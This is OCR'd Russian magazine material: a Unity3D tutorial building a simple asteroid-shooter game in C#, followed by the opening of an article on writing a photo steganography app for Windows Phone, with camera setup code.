Самое время поместить наш космический корабль в нужную позицию на сцене — то есть в самый низ экрана. Но для начала выставим свойства отображения. В окне «Game» сейчас стоит Free Aspect, выберем вместо него Standalone (1024 x 768) и теперь, выделив наш куб-корабль в окне «Scene», перетащим его вниз так, чтобы он «касался» самого нижнего края сцены. Отслеживать это будем в окне «Game». Все просто! У меня координаты куба получились (0, –10, 0).

На данный момент корабль совсем не корабль, а просто скучный кубик в пространстве. Пора оживить его, приступаем к написанию скрипта.

В «Project» создадим папку «Scripts», а в ней новый скрипт на C#, назовем его PlayerScript. Сразу же назначим нашему кораблю этот скрипт, перенеся его на наш корабль-куб в «Hierarchy» точно так же, как мы переносили материал.

Щелкнем по скрипту два раза, и откроется штатный редактор MonoDevelop с загруженным в него скриптом. К слову сказать, MonoDevelop можно заменить на Visual Studio или любой другой редактор в настройках Unity3D.




Рис. 1. Рабочее пространство Unity3D




Рис. 2. Окно настройки осей

По умолчанию в скрипте уже существуют два пустых метода — Start() и Update(). Метод Start() вызывается в тот момент, когда объект, которому принадлежит скрипт, впервые появляется на сцене, а метод Update() — каждый кадр игры. Переопределяемых методов достаточно много, ты можешь посмотреть их в руководстве на сайте Unity3D: bit.ly/MY5Pd0.

Метод Start() нам не понадобится, так что смело стирай его, а вот Update() пригодится. Попробуем с помощью его набросать реакцию кораблика на нажатие курсорных клавиш влево-вправо.

В Unity3D уже есть готовое решение для реакции на нажатие популярных в играх клавиш, таких как клавиши движения или, например, клавиши стрельбы. Давай посмотрим на них. В редакторе Unity3D пройди в Edit → Project Settings → Input. Раскрой список «Axes». Нас интересует ось Horizontal, потому что кораблик должен двигаться только по горизонтальной оси (см. рис. 2).

Как ты видишь, по умолчанию уже заданы клавиши влево и вправо, а также дополнительные клавиши a и d для перемещения по горизонтали. Не будем их переопределять, оставим все как есть и вернемся в редактор кода.

Для начала определим переменную — член класса public float speed, которая будет отвечать за скорость движения кораблика по экрану. Важная особенность Unity3D — значения public-переменных класса можно задавать не только в коде, но и вручную из редактора

Unity3D прямо в окошке «Inspector», как любые другие параметры объекта! Это очень удобно для отладки игры, ведь тебе не придется каждый раз лезть в код, чтобы подправить какие-то параметры.

После этого в методе Update() напишем:

```
float move = Input.GetAxis("Horizontal") \
    * speed * Time.deltaTime;
transform.Translate(Vector3.right *
move);
```

Что мы тут сделали? Все довольно просто. Метод Input.GetAxis("Horizontal") возвращает значение от –1 до 1, если мы нажали на одну из установленных клавиш перемещения по горизонтальной оси (отрицательное — если нажали влево, положительное — вправо). Это значение мы умножаем на скорость перемещения кораблика, которое мы зададим в редакторе, и на загадочное Time.deltaTime — время в секундах, которое потребовалось для завершения последнего кадра. Умножая на это значение, мы как бы говорим «я хочу переместить объект на такое-то расстояние за секунду, а не за кадр». Суть в том, что при разном FPS скорость движения у нас будет одинаковая. Функция Translate перемещает объект в заданном направлении. Нужно оговориться, что каждый скрипт по умолчанию работает со свойствами того объекта, на который он повешен. Таким образом, написав «transform.Translate(Vector3.right * move);», мы говорим Unity3D, что хотим переместить именно этот объект, и никакой другой. Для наглядности этот вызов можно расписать вот так:

```
this.gameObject.transform.Translate \
    (Vector3.right * move);
```

GameObject — базовый класс в Unity3D. Любой объект на сцене является объектом класса GameObject.

Тип Vector3 — структура, описывающая векторы и точки в пространстве. В данном случае мы обращаемся к static-переменной right, которая описывает вектор, направленный вправо в координатах Unity3D. Вместо Vector3.right можно было написать new Vector3(1, 0, 0), но ведь первый вариант красивее, правда? :)

Таким образом мы получаем плавное перемещение кораблика по экрану. Но наш кораблик уходит за границы экрана! Нужно сделать ограничитель. В редакторе Unity3D передвинем кораблик сначала к левой, а затем к правой границе экрана. Полученные координаты по оси X на обеих границах экрана и будут те координаты, дальше которых мы ограничим его движение. Допишем в методе Update():

```
if (transform.position.x <= -13) \
    transform.position = new
    Vector3(-13, transform.position.y,
    transform.position.z);
else if (transform.position.x >= 13) \
    transform.position = new
    Vector3(13, transform.position.y,
    transform.position.z);
```

Тут все ясно. Если кораблик выходит за заданную границу — возвращаем его на эту самую границу, дальше — ни-ни! Position имеет уже знакомый нам тип Vector3 и описывает положение объекта в пространстве, через него можно получить положение объекта по отдельным осям — x, y и z, но нужно учитывать, что эти значения только для чтения, изменить их нельзя. Новое местоположение можно задать только через Vector3, что мы и сделали.

Теперь ты можешь нажать на Play и подвигать кораблик по экрану.

ПРЕФАБЫ

Перейдем к важной и нужной теме, а именно к созданию префабов. Что такое префаб? Это заранее заготовленный игровой объект, который мы можем создать на сцене из кода или перетащив на сцену из «Project». Мы будем использовать префабы для создания снарядов. Ведь все снаряды одинаковые, и в процессе игры их будет нужно много.

Создадим на сцене примитив Capsule, ведь ты уже умеешь создавать примитивы :).

Переименуем его в Projectile, подвесим над нашим кубом-кораблем и на глаз поменяем ему размеры так, чтобы по отношению к кораблю он был похож на снаряд. Обрати внимание на координату Z у будущего снаряда. Мы делаем двумерную игру и потому не используем третье измерение, так что у всех наших объектов координата Z должна быть одна и та же, в нашем случае это 0.

Как только мы настроили размеры и положение нашего снаряда, можно приступать к созданию префаба. В «Project» создадим New Prefab, назовем его так же — Projectile — и просто перетащим из «Hierarchy» наш объект Projectile в только что созданный префаб Projectile в «Project». Все! Кстати, объект из «Hierarchy» можешь удалять, он нам больше не понадобится.

Теперь самое интересное: скажем нашему движку, что снаряд — твердое тело. Нам это будет нужно для отрабатывания взаимодействия снаряда с астероидами. Для этого выделим префаб снаряда, а затем пройдем Components → Physics → Rigidbody. В инспекторе у префаба-снаряда появился новый модификатор Rigidbody со своими свойствами. В свойствах снимем галку с Use Gravity. Это свойство говорит движку Unity3D, что встроенная гравитация, направленная вниз по оси Y, на этот объект действовать не будет. Также необходимо установить галочку около свойства Is Kinematic. Этим мы говорим движку, что отныне на объект не будут действовать сторонние силы, и он не будет отрабатывать столкновения с другими объектами.

Теперь создадим новый скрипт для снаряда, это ты тоже уже умеешь :). Сразу же повесим его на наш префаб. В скрипте Projectile пишем:

```
public float speed;
void Update () {
  float move = this.speed * \
      Time.deltaTime;
  transform.Translate(Vector3.up *
move);
}
```

Здесь мы задаем движение снаряда аналогично движению корабля, но на этот раз движение не зависит от нажатия курсорных кнопок и направлено оно вверх.

А в скрипте PlayerScript в метод Update() добавим создание снаряда по нажатию клавиши пробела:

```
if (Input.GetKeyDown("space")) {
  Vector3 position = new \
      Vector3(transform.position.x,
      transform.position.y + 1,
      transform.position.z);
  Instantiate(ProjectilePrefab, \
      position, Quaternion.identity);
}
```

Также в скрипт PlayerScript добавим public-переменную типа GameObject, куда в редакторе перенесем префаб снаряда:

```
public GameObject ProjectilePrefab;
```

Давай разберемся в том, что происходит в скрипте. Каждый кадр проверяется, не нажата ли кнопка пробела, то есть не нажал ли игрок «огонь». Как только это происходит, мы задаем координаты снаряда. За основу берем текущее положение кораблика (помнишь про this.gameObject?) и по оси Y прибавляем единичку, чтобы снаряд появлялся не внутри корабля, а над ним. После чего функцией Instantiate инстанциируем (создаем) копию снаряда. У Instantiate три параметра. Первый показывает, какой GameObject мы хотим инстанциировать. В нашем случае это префаб снаряда. Второй — позицию, где мы хотим его инстанциировать. Задается она все тем же Vector3. Ну а третий параметр — вращение. Мы не хотим поворачивать снаряд при создании, так что указываем Quatrenion.identity, которое соответствует нулевому вращению.

Теперь, запустив игрушку и понажимав пробел, ты увидишь, как наш кораблик стреляет снарядами вверх.

Последнее дополнение. В целях оптимизации игрушки можно сделать так, чтобы снаряды, улетающие за верхнюю границу экрана, уничтожались. Это можно сделать по аналогии с ограничением движения корабля, которое мы делали выше, только на этот раз при пересечении границы снарядом нужно вызывать функцию «Destroy(this.gameObject);», которая уничтожает объект. Подробно на этом останавливаться не буду, тут и так все ясно.

СОЗДАЕМ АСТЕРОИДЫ

Самое время добавить врагов — астероиды.

Создай на сцене сферу (Game Objects → Create Other → Sphere) и настрой ее размеры




Рис. 3. Общий вид проекта

и материал по желанию — прояви свои творческие способности!

Разберемся со скриптом для астероидов. Астероиды должны появляться в самом верху экрана в случайном месте по оси X и лететь вниз со случайной скоростью. Вот как это выглядит в коде:

```
public float MinSpeed;
public float MaxSpeed;
private float currentSpeed;
private float x;

void Start() {
  SetPositionAndSpeed();
}

void Update() {
  float amtToMove = currentSpeed * \
      Time.deltaTime;
  transform.Translate(Vector3.down * \
      amtToMove);

  if (transform.position.y <= -10.5f) {
      SetPositionAndSpeed();
  }
}

public void SetPositionAndSpeed() {
  currentSpeed = Random.Range(MinSpeed, \
      MaxSpeed);
  x = Random.Range(-12, 12f);

  transform.position = new Vector3(x,\
      10.8f, 0.0f);
}
```

Хитрость заключается в том, что в нашем игровом мире будет всего один астероид, который, дойдя до низа экрана или встретившись с кораблем или снарядом, будет возвращаться на исходную позицию сверху и снова двигаться вниз уже с другой скоростью.

С методом Update() все предельно ясно, так что на нем останавливаться не будем, а перейдем сразу к написанному нами методу public void SetPositionAndSpeed(). Метод имеет модификатор доступа public, а значит, его можно будет вызывать и из других скриптов игры. В нем высчитывается случайная скорость для астероида, и в этом нам помогает класс Random. Поскольку меняется только положение астероида по оси X, остальные координаты мы задаем вручную, после чего перемещаем астероид в новую позицию, используя уже знакомое нам свойство transform.position.

Как видишь, метод public void SetPositionAndSpeed() вызывается при создании объекта астероида, в нашем случае при старте игры, так как астероид уже присутствует в сцене, и каждый раз, когда астероид улетает за нижнюю границу экрана.

Зададим в редакторе Unity3D в свойствах астероида в «Inspector» минимальную и максимальную скорость с помощью public-переменных скрипта (например, 5 и 10) и запустим игру.

Ура! Астероиды теперь падают, а некоторые даже врезаются в корабль, но ничего не происходит. Также ничего не происходит, если попасть снарядом по одному из них. Давай начнем это исправлять.

СТОЛКНОВЕНИЯ И ТРИГГЕРЫ

Для начала в свойствах объекта Asteroid, в разделе «Sphere Collider», поставим галочку Is Trigger. Далее в инспекторе, в самом верху, найдем выпадающий список «Tag» и выберем в нем Add tag. Развернем список «Tag» и добавим новый тег — enemy. Теги нужны для того, чтобы различать объекты в игровом мире из скриптов и обрабатывать каждый из них определенным образом.

Свойство Is Trigger означает, что теперь коллайдер объекта (то, чем объект взаимодействует с другими объектами в игровом мире) стал триггером. Сейчас коллайдер по форме совпадает с самим объектом-астероидом, то есть сферой, так что условно их можно считать одним и тем же. Таким образом, если в коллайдер объекта-триггера попадает какое-то твердое тело (объект с модификатором Rigidbody), в скрипте объекта-триггера вызывается метод void OnTriggerEnter(Collider other), если он, конечно, не пустой. Передаваемый параметр other — это тот коллайдер, или объект, который вошел во взаимодействие с объектом-триггером.

Давай в скрипте Projectile напишем метод, который отрабатывает встречу снаряда с астероидом:

```
void OnTriggerEnter(Collider other) {
  if (other.tag == "enemy") {
    Asteroid enemy = (Asteroid)other. \
        gameObject.GetComponent
        ("Asteroid");
    enemy.SetPositionAndSpeed();
    Destroy(this.gameObject);
  }
}
```

Сначала мы проверяем тег объекта, с которым встретился снаряд. Если это астероид с тегом enemy — тогда с помощью GetComponent() мы получаем доступ к скрипту Asteroid, чтобы вызвать public-метод «SetPositionAndSpeed();», который переместит астероид в исходную позицию. После этого мы удаляем снаряд со сцены функцией Destroy(), он нам больше не нужен (мы вызываем Destroy() из скрипта снаряда, так что, передавая ей параметр this.gameObject, мы удаляем именно снаряд).

Запусти игру и попробуй пострелять по астероидам. При попадании снаряда астероид исчезает, а в самом верху экрана появляется новый. Идея на будущее — можно создать эффект взрыва при попадании снаряда в астероид. Подробно на этом мы останавливаться не будем, я лишь вкратце расскажу, как это можно сделать. В Unity3D есть замечательные объекты — системы частиц. С их помощью можно делать красивые взрывы, россыпи чего-либо и прочие подобные эффекты. Достаточно добавить на сцену систему частиц, красиво ее настроить, создать для нее префаб и в функции void OnTriggerEnter(Collider other), которую мы только что написали, инстанциировать префаб в нужной точке. Нужная точка — это текущее положение снаряда, его получить не составит труда.

Наша игра почти готова, осталось добавить реакцию на попадание астероида в кораблик (см. рис. 3). Допишем в скрипт PlayerScript уже знакомую функцию void OnTriggerEnter(Collider other), она будет поразительно похожа на функцию, которую мы писали для снаряда, только с небольшими изменениями — мы не будем убивать наш кораблик:

```
void OnTriggerEnter(Collider other) {
  if (other.tag == "enemy") {
```

В СВОЙСТВАХ RIGIDBODY КОРАБЛЯ ТАКЖЕ УБЕРЕМ ГАЛОЧКУ USE GRAVITY, А IS KINEMATIC — ПОСТАВИМ




Рис. 4. Наша игра в действии



Рис. 5. Окно настроек камеры

```
    Asteroid enemy = (Asteroid)other. \
        gameObject.GetComponent
        ("Asteroid");
    enemy.SetPositionAndSpeed();
  }
}
```

Результат можешь посмотреть на рис. 4. Также не забудь добавить на кораблик модификатор Rigidbody, чтобы написанный метод начал отрабатывать при взаимодействии с объектом-триггером. В свойствах Rigidbody корабля также уберем галочку Use Gravity, а Is Kinematic — поставим.

ПАРА СЛОВ О GUI

Вроде бы и все? Ан нет. Ну попал в нас астероид, что дальше? Правильно, нужно написать, что игра закончилась.

Вот что мы сделаем для этого. Проследуем File → Build settings и добавим текущую сцену нажатием кнопки «Add current». Затем создадим новую сцену (File → New Scene) и сохраним ее в папочку «Scenes» под названием Lose. Перейдем на нее и также добавим ее в «Build Settings». Как видишь, ей присвоился индекс 1, а первой сцене — индекс 0. Это значит, что при загрузке игры первой загрузится сцена с индексом 0, что нам и нужно.

Создадим новый скрипт — Lose и сразу закинем его на камеру в сцене «Lose» (да-да, камерам тоже можно назначать скрипты!):

```
public Texture backTexture;

void OnGUI() {
  GUI.DrawTexture(new Rect(0, 0, Screen. \
      width, Screen.height), backTex-
ture);
}
```

OnGUI() — замечательный переопределяемый метод, с помощью которого можно выводить на экран различную информацию. Метод DrawTexture класса GUI служит для вывода на экран текстуры. Ее параметры — квадрат, задающий координаты вывода текстуры, — у нас это будет весь экран и собственно сама текстура. Ее мы задали public-переменной.

Самое время проявить свои творческие способности. Открой свой любимый графический редактор и накидай картинку, где будет написано, что игра закончена, вы неудачник. Нарисовал? Отлично, перетащи ее из проводника прямо в окно «Project», а из «Project» — в public-переменную backTexture в камере (см. рис. 5). Все! Теперь при запуске сцены «Lose» ты увидишь свою картинку.

Последний штрих. Нам нужно загружать эту сцену, когда в кораблик попадает астероид. Вернемся на сцену «Scene1», откроем скрипт PlayerScript и в методе void OnTriggerEnter(Collider other) после строчки enemy.SetPositionAndSpeed(); допишем вызов сцены конца игры. Выглядит он так: «Application.LoadLevel(1);», где 1 — это индекс сцены в «Build Settings», как ты помнишь. Теперь при попадании астероида в корабль игра заканчивается, о чем нам недвусмысленно намекает появляющаяся на экране картинка.


Игра написана!

ПАРА СЛОВ НАПОСЛЕДОК


Конечно, это самая примитивная игра, многое я не объяснил, например как натягивать сеть на объекты, как работать с физикой... Да много чего еще! Но в ней рассмотрены все основные моменты и особенности разработки игры в Unity3D, так что, используя полученные знания, ты можешь написать уже более интересные и продвинутые игры, которые даже можно продавать. ⌶



Юрий «yurembo» Язев, ведущий программист компании GenomeGames (www.pgenom.ru)



СТЕГАНОГРАФ для Windows Phone



ПИШЕМ ПРОГУ ДЛЯ СОКРЫТИЯ ИНФОРМАЦИИ В ФОТКАХ ТВОЕГО ВИНДОВОГО СМАРТФОНА

Говорят, что теперь при въезде в США тебя могут попросить показать ноутбук и, если там обнаружится шифродиск, тебе придется ввести пароль. Правда это или нет — неважно, главное — общий посыл. Большой брат становится все более любопытным, и значимость стеганографии возрастает с каждым годом. А что может быть надежнее, чем сделать свой мобильный, не сертифицированный ФСТЭК и не одобренный товарищем полковником стеганограф?

ПРОЕКТИРОВАНИЕ

Поскольку наша прога обещает быть несколько сложнее, чем «Hello world», давай определимся, что нам предстоит сделать, иными словами — спроектируем приложение.

Воспользуемся воображением, построим интерфейс, а также обсудим предполагаемые проблемы и попытаемся найти их решения.

Пользовательский интерфейс я представляю себе следующим образом: приложение состоит из двух страниц: на первой, начальной странице расположено текстовое поле для ввода скрываемого сообщения, миниатюра итоговой фотографии (изначально пуста), список файлов — изображений, находящихся в хранилище. На второй расположена область фотозахвата. Чтобы не мудрить с настройками, все параметры съемки установим в исходном коде, для расширения функциональности можешь добавить третью страницу с настройками.

Итак, перепробовав для реализации интерфейса несколько различных способов, в том числе с помощью компонентов Panorama и Pivot, я остался ими недоволен. В данном конкретном приложении интерфейс лучше сделать двумя обособленными страницами.

Создание фото возложим на аппаратную кнопку. Сразу после захвата и получения фото будем скрывать в изображении текст. Я решил воспользоваться стеганографическим методом скрытия сообщения в шумах изображения. В отличие от более распространенного метода наименьшего значащего бита, который, что понято из названия, записывает сообщение в наименьшие биты пикселов изображения, этот способ менее подвержен потере скрытых данных в результате компрессии изображения, используемой различными графическими форматами. Когда фото со скрытым сообщением будет готово, его надо сохранить в изолированное хранилище. Еще надо добавить возможность восстановить сообщение из фотографии. Этот процесс будет запускаться при выборе файла из списка. Извлеченный текст будет отображаться в текстовом поле, а само изображение — в предназначенной для этого области. Кроме того, хорошей идеей будет добавление возможности отправки фотографии.

СОЗДАНИЕ ФОТО

Создать фотоснимок в Windows Phone можно по меньшей мере двумя способами. Первый — это воспользоваться классом CameraCaptureTask, являющимся так называемым «выбирателем» (Chooser). В случае его вызова из своего приложения для создания снимка предоставляются стандартные средства Windows Phone. После получения фото оно возвращается вызвавшему приложению. При этом у нас почти нет возможностей обработки фото (можем его разве что сохранить). Кстати, на моем смартфоне класс CameraCaptureTask совсем не работает.

Второй способ намного интереснее. Класс PhotoCamera предоставляет полный набор средств для управления встроенной в смартфон камерой. С его помощью можно настроить режим вспышки, разрешения итоговой картинки, а также включить или выключить автофокус. Кроме того, он представляет удобные события, в которые передаются данные отснятой фотографии и/или ее эскиза. Для реализации фотосъемки воспользуемся этим классом.

LET THE BATTLE BEGIN!

Начнем с чистого листа. Открой VS 2010, создай новый проект, в качестве заготовки выбери Windows Phone Application. По проекту на первой странице располагаются элементы управления, а именно объекты классов: TextBox, Image, ListBox и Button, без учета надписи-заголовка (рис. 1). Чтобы добавить текстовому полю возможность распространения текста на несколько строк, измени следующие свойства: AcceptReturn поставь в True, TextWrapping — в значение Wrap.

Кнопка «Сделать фото» будет служить для активации страницы фотозахвата. Но сначала эту страницу надо создать. Для вызова диалога выбора типа создаваемого элемента щелкни на пиктограмме «Add New Item». Так как при расположении камеры горизонтально область обзора расширяется, в таком положении фотографировать удобнее, поэтому в появившемся диалоге выбери «Windows Phone Landscape Page», введи название (PhotoCapture) и щелчком по кнопке «Add» заверши диалог.

Далее активируй редактор XAML-кода. Удали содержимое текущей страницы (между тегами Grid) и вбей туда следующий код:

```
<Canvas x:Name="Canvas" Width="700" \
    HorizontalAlignment="Center" Margin="14,12">
  <Canvas.Background>
    <VideoBrush x:Name="PhotoViewer" />
  </Canvas.Background>
  <toolkit:GestureService.GestureListener>
    <toolkit:GestureListener DragCompleted= \
        "OnDragCompleted" />
  </toolkit:GestureService.GestureListener>
</Canvas>
```

Здесь мы первым делом создаем канву, устанавливая для нее желаемые размеры, расположение и отступы. Затем, воспользовавшись свойством Background, для ее закраски создаем объект VideoBrush (рис. 2).

Он будет выводить на канву данные из видеопотока. Следующим тегом начинается область определения событий на жесты, реакцию на которые мы хотим получить в приложении. У нас есть только одно желаемое событие, возникающее в конце перетаскивания (в нашем случае просто при проведении пальцем по экрану). События этой группы находятся в пространстве имен toolkit, которое устанавливается вместе с Windows Phone Toolkit (silverlight.codeplex.com/releases/view/75888). Чтобы подключить эту либу, добавь ссылку на сборку Microsoft.Phone.




Рис. 1. Начальная страница приложения



Рис. 2. Фотозахват

Controls.Toolkit.dll, по умолчанию находящуюся в каталоге c:\Program Files (x86)\Microsoft SDKs\Windows Phone\v7.1\Toolkit\Oct11\Bin\. После этого в начало XAML-файла добавь подключение этой сборки: xmlns:toolkit="clr-namespace:Microsoft.Phone.Controls;assembly=Microsoft.Phone.Controls.Toolkit". В результате обработки данного события мы вернемся на предыдущую страницу с элементами управления. Получается логично: пользователь проводит пальцем по экрану, как бы перелистывая страницу, и приложение изменяет ее. Но для этого нам надо написать обработчик. В C#-код текущей страницы добавь такую функцию:

```
private void OnDragCompleted(object sender, \
    DragCompletedGestureEventArgs e) {
  this.NavigationService.Navigate(new Uri("/MainPage. \
      xaml", UriKind.Relative));
}
```

В этом коде создается новый уникальный идентификатор, который указывает на страницу MainPage.xaml. Этот URI передается сервису навигации приложения, который и осуществляет переход.

Кстати, мы до сих пор не написали обработчик нажатия кнопки для перехода на эту страницу, надо это исправить. Вернись на страницу MainPage.xaml, создай обработчик события нажатия на кнопку «Сделать фото», добавь в него такую строчку: this.NavigationService.Navigate(new Uri("/PhotoCapture.xaml", UriKind.Relative));.

Теперь, чтобы вывести на канву страницы PhotoCapture то, что видит камера, надо произвести инициализацию и привязку последней. Код для этого довольно громоздкий, публиковать его в журнале мне никто не даст :), поэтому смотри исходник в проекте на диске, в статье я буду приводить лишь ключевые моменты и давать краткие пояснения.

Первым делом подключи пространство имен Microsoft.Devices, в нем находится класс, описывающий объект камеры. В начале класса PhotoCapture добавь объявление переменной — объекта камеры: PhotoCamera myCam;. После обработчика события OnDragCompleted добавь еще два обработчика: OnNavigatedTo вызывается в момент, когда страница показывается (становится активной), OnNavigatingFrom происходит в обратном случае — когда страница скрывается (становится дизактивной). В первом надо произвести инициализацию объектов, пока только камеры:

```
if (PhotoCamera.IsCameraTypeSupported(CameraType.Primary) \
    == true) {
  myCam = new Microsoft.Devices.PhotoCamera(CameraType. \
      Primary);
  PhotoViewer.SetSource(myCam);
}
myCam.Initialized += new EventHandler<Microsoft.Devices. \
    CameraOperationCompletedEventArgs>(myCam_Initialized);
```

Сначала происходит проверка: поддерживает ли наш смартфон камеру, если да (а как иначе? WP ставится на смарты с хотя бы одной камерой, но проверка должна быть обязательно, мало ли какие проблемы), то происходит инициализация ранее объявленной переменной — привязка к ней девайса камеры. Следующим действием вывод камеры привязываем к объекту VideoBrush для закраски канвы данными видеопотока. После этого регистрируем событие, возникающее при инициализации камеры. В его обработчике можно, например, вывести отладочные данные, на первых этапах разработки очень нужное дело.

Во втором добавленном обработчике должна происходить деинициализация объектов (пока только камеры):

```
if (myCam != null)  {
  myCam.Dispose();
  myCam.Initialized -= myCam_Initialized;
}
```

Если камера еще не удалена (если все идет по плану, то так и должно быть), тогда надо удалить ее, а также отменить инициализацию события. В обработчике события инициализации камеры, кроме вывода отладочного сообщения, происходит установка параметров съемки. Тут мы включаем вспышку: myCam.FlashMode = FlashMode.On; и устанавливаем желаемое разрешение итоговой картинки.

```
IEnumerable<Size> resList = myCam.AvailableResolutions;
Size res;
res = resList.ElementAt<Size>(5);
myCam.Resolution = res;
```

Для этого получаем список доступных разрешений. Благодаря стандартизации устройств этот список включает всегда одинаковое количество элементов. Выбираем пятый элемент, скрывающий за собой разрешение 1600 x 1200. Присваиваем его свойству камеры.

